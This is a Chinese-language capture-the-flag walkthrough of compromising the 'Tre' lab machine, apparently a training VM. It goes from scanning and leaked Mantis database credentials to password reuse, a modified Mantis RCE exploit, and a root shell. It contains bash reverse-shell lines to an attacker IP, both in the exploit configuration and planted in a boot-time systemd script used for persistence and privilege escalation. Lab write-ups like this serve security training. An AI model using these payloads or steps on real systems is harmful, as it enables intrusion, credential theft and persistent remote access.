
信息收集

主机发现

端口扫描

服务识别




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n -p22,80,8082 -sC -sV 100.10.10.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 02:45 EDT
Nmap scan report for 100.10.10.129
Host is up (0.00052s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 99:1a:ea:d7:d7:b3:48:80:9f:88:82:2a:14:eb:5f:0e (RSA)
|   256 f4:f6:9c:db:cf:d4:df:6a:91:0a:81:05:de:fa:8d:f8 (ECDSA)
|_  256 ed:b9:a9:d7:2d:00:f8:1b:d3:99:d6:02:e5:ad:17:9f (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Tre
|_http-server-header: Apache/2.4.38 (Debian)
8082/tcp open  http    nginx 1.14.2
|_http-title: Tre
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名发现

敏感目录遍历



```
[03:44:32] 403 -  278B  - /.httr-oauth
[03:44:32] 403 -  278B  - /.htpasswds
[03:44:32] 403 -  278B  - /.htpasswd_test
[03:44:33] 403 -  278B  - /.php
[03:44:40] 200 -    5KB - /adminer.php
[03:44:43] 301 -  312B  - /cms  ->  http://100.10.10.129/cms/
[03:44:43] 302 -    0B  - /cms/  ->  site/
[03:44:48] 200 -  164B  - /index.html
[03:44:50] 200 -   87KB - /info.php
[03:44:58] 403 -  278B  - /server-status
[03:44:58] 403 -  278B  - /server-status/
[03:45:00] 401 -  460B  - /system
[03:45:00] 401 -  460B  - /system/
[03:45:00] 401 -  460B  - /system/cache/
[03:45:00] 401 -  460B  - /system/error.txt
[03:45:00] 401 -  460B  - /system/expressionengine/config/database.php
[03:45:00] 401 -  460B  - /system/logs/
```


web信息搜集

system:可以用弱密码(admin/admin)登录基本的http验证,但是之后的页面无法登录(Mantis)

adminer.php:后端管理器,但是需要提供db账号密码


继续对system进行目录遍历,加入认证信息才能遍历

带session的目录遍历



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://100.10.10.129/system --header="Authorization:Basic YWRtaW46YWRtaW4="
```

继续发现目录



100.10.10.129/system/config/a.txt

```
# In general the value OFF means the feature is disabled and ON means the
# feature is enabled.  Any other cases will have an explanation.

# Look in http://www.mantisbt.org/docs/ or config_defaults_inc.php for more
# detailed comments.

# --- Database Configuration ---
$g_hostname      = 'localhost';
$g_db_username   = 'mantissuser';
$g_db_password   = 'password@123AS';
$g_database_name = 'mantis';
$g_db_type       = 'mysqli';

# --- Security ---
$g_crypto_master_salt = 'dsf34H@sds$242347832842309843294829304djfkdjsfkd';     #  Random string of

# --- Anonymous Access / Signup ---
$g_allow_signup                     = ON;
$g_allow_anonymous_login        = OFF;
$g_anonymous_account            = '';

# --- Email Configuration
```

漏洞发现

业务重构

威胁建模

1.system:

matis 2.3 RCE

2.adminer.php:


直接a.txt的账号密码登录,查看后端数据库的账号密码

漏洞用

边界突破

方法1.密码重用


登录adminer.php



System	MySQL
Server	localhost
Username	mantissuser
Password	●●●●●●●●●●●●●●
Database	mantis

Login □ Permanent login

查询账户



100.10.10.129/adminer.php?username=mantissuser&db=mantis&sql=select
cs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Off
MySQL » Server » mantis » SQL command
SQL command

```
select * from mantis_user_table
```

id	username	realname	email	password
1	administrator	administrator	root@localhost	5f4dcc3b5aa765d61d8327deb882cf99
2	tre	Tr3@123456A!	tre@localhost	64c4685f8da5c2225de7890c1bad0d7f


2 rows (0.000 s) Edit, Explain, Export

```
select * from mantis_user_table;
```

利用tre发现可以密码重用登录到ssh

方法2.RCE

CVE-2019-15715




```
Mantis Bug Tracker 2.24.3 - 'access' SQL Injection                        | php/webapps/49340.py
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)        | php/webapps/48818.py

Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ which 48818.py
48818.py not found

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/php/webapps/48818.py
cp: missing destination file operand after '/usr/share/exploitdb/exploits/php/webapps/48818.py'
Try 'cp --help' for more information.
```

修改,对应的配置



```
lass exploit():
    def __init__(self):
        self.s = requests.Session()
        self.headers = dict() # Initialize the headers dictionary
        self.headers = {"Authorization":"Basic YWRtaW46YWRtaW4="}
        self.RHOST = "100.10.10.129" # Victim IP
        self.RPORT = "80" # Victim port
        self.LHOST = "100.10.10.130" # Attacker IP
        self.LPORT = "4444" # Attacker Port
        self.verify_user_id = "1" # User id for the target account
        self.realname = "administrator" # Username to hijack
        self.passwd = "password" # New password after account hijack
        self.mantisLoc = "/system" # Location of mantis in URL
        self.ReverseShell = "echo " + b64encode("bash -i >& /dev/tcp/" + self.LHOST + "/" + self.LPORT + " 0>&1") + " | base64 -d | /bin/bash"
l payload
```


python2执行脚本

到了目标设备后利用python3来实现shell提升

之后通过system/config/a.txt也可以实现提升到tre

权限提升


搜索权限:属主为root,其他用户有可写权限



```
tre@tre:/$
tre@tre:/$ find / -type f -user root -perm -o=w -ls 2>/dev/null | grep -v "/proc" | grep -v "cgroup"
     8294      0 -rw-rw-rw-   1 root     root            0 Mar 17 02:42 /sys/kernel/security/apparmor/.remove
     8293      0 -rw-rw-rw-   1 root     root            0 Mar 17 02:42 /sys/kernel/security/apparmor/.replace
     8292      0 -rw-rw-rw-   1 root     root            0 Mar 17 02:42 /sys/kernel/security/apparmor/.load
     8243      0 -rw-rw-rw-   1 root     root            0 Mar 17 02:42 /sys/kernel/security/apparmor/.access
   533380      4 -rw----rw-   1 root     root          135 May 12  2020 /usr/bin/check-system
tre@tre:/$ 
```

其他用户有可写权限


check-system不是默认文件,读取文件内容



```
DATE=`date '+%Y-%m-%d %H:%M:%S'`
echo "Service started at ${DATE}" | systemd-cat -p info

while :
do
/bin/bash -i >& /dev/tcp/100.10.10.130/4445 0>&1
echo "Checking ... ";
sleep 1;
done
```


进入/etc/目录,一般的定时任务和系统配置都会在这,搜索看哪个脚本会执行这个命令



```
^C
tre@tre:/$ cd /etc/
tre@tre:/etc$ grep -rn "check-system" 2>/dev/null
systemd/system/check-system.service:6:ExecStart=/bin/bash /usr/bin/check-system
```


NOTE:systemd/system/check-system.service是用户开机自动执行的系统命令

攻击思路:通过在check-system写入反弹shell重启设备后就能反弹回shell



```
root@tre:/usr/bin# cat check-system
cat check-system
DATE=`date '+%Y-%m-%d %H:%M:%S'`
echo "Service started at ${DATE}" | systemd-cat -p info

while :
do
/bin/bash -i >& /dev/tcp/100.10.10.130/4445 0>&1
echo "Checking ... ";
sleep 1;
done
root@tre:/usr/bin# 
```




```
    789535     12 -rwsr-xr-x   1 root     root         10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
tre@tre:/etc$ sudo -l
Matching Defaults entries for tre on tre:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tre may run the following commands on tre:
    (ALL) NOPASSWD: /sbin/shutdown
tre@tre:/etc$ sudo /sbin/shutdown -r now
tre@tre:/etc$ Connection to 100.10.10.129 closed by remote host.
Connection to 100.10.10.129 closed.
```

立刻重启

查看flag



```
root@tre:/# cd /root
cd /root
root@tre:/root# l;s -l
l;s -l
bash: l: command not found
bash: s: command not found
root@tre:/root# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 27 May 12  2020 root.txt
root@tre:/root# cat root.txt
cat root.txt
{SunCSR_Tr3_Viet_Nam_2020}
root@tre:/root# 
```

总结